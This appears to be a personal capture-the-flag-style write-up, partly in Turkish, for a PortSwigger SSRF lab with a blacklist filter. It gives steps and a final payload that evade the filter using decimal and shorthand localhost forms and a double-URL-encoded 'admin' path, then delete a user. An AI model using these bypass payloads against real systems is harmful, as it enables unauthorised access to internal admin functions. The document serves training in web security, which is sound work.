

Lab: SSRF with blacklist-based input filter

https://portswigger.net/web-security/ssrf/lab-ssrf-with-blacklist-filter

1. Visit a product, click "Check stock", intercept the request in Burp Suite, and send it to Burp Repeater.
2. Change the URL in the `stockApi` parameter to `http://127.0.0.1/` and observe that the request is blocked.
3. Bypass the block by changing the URL to: `http://127.1/`
4. Change the URL to `http://127.1/admin` and observe that the URL is blocked again.
5. Obfuscate the "a" by double-URL encoding it to %2561 to access the admin interface and delete the target user.








Stock api ye http://127.0.0.1/admin deniyor başta

Tabi 2 defa a ya encode yapmak çok uç bi örnek ben bunu nerden bileceğim.


Tekrar yapıyorum adım adım








İlk korumayı atlattık 127.0.0.1 i decimal kodlamışlar



Bakıyorum tekrar koruma var



admini 2 defa url encoda sokuyorum en sonuncusunu alıyorum en mantıklı kombinasyon bu.

stockApi=http://2130706433/%25%36%31%25%36%34%25%36%64%25%36%39%25%36%65/delete?user=carlos

bununla çözülüyor.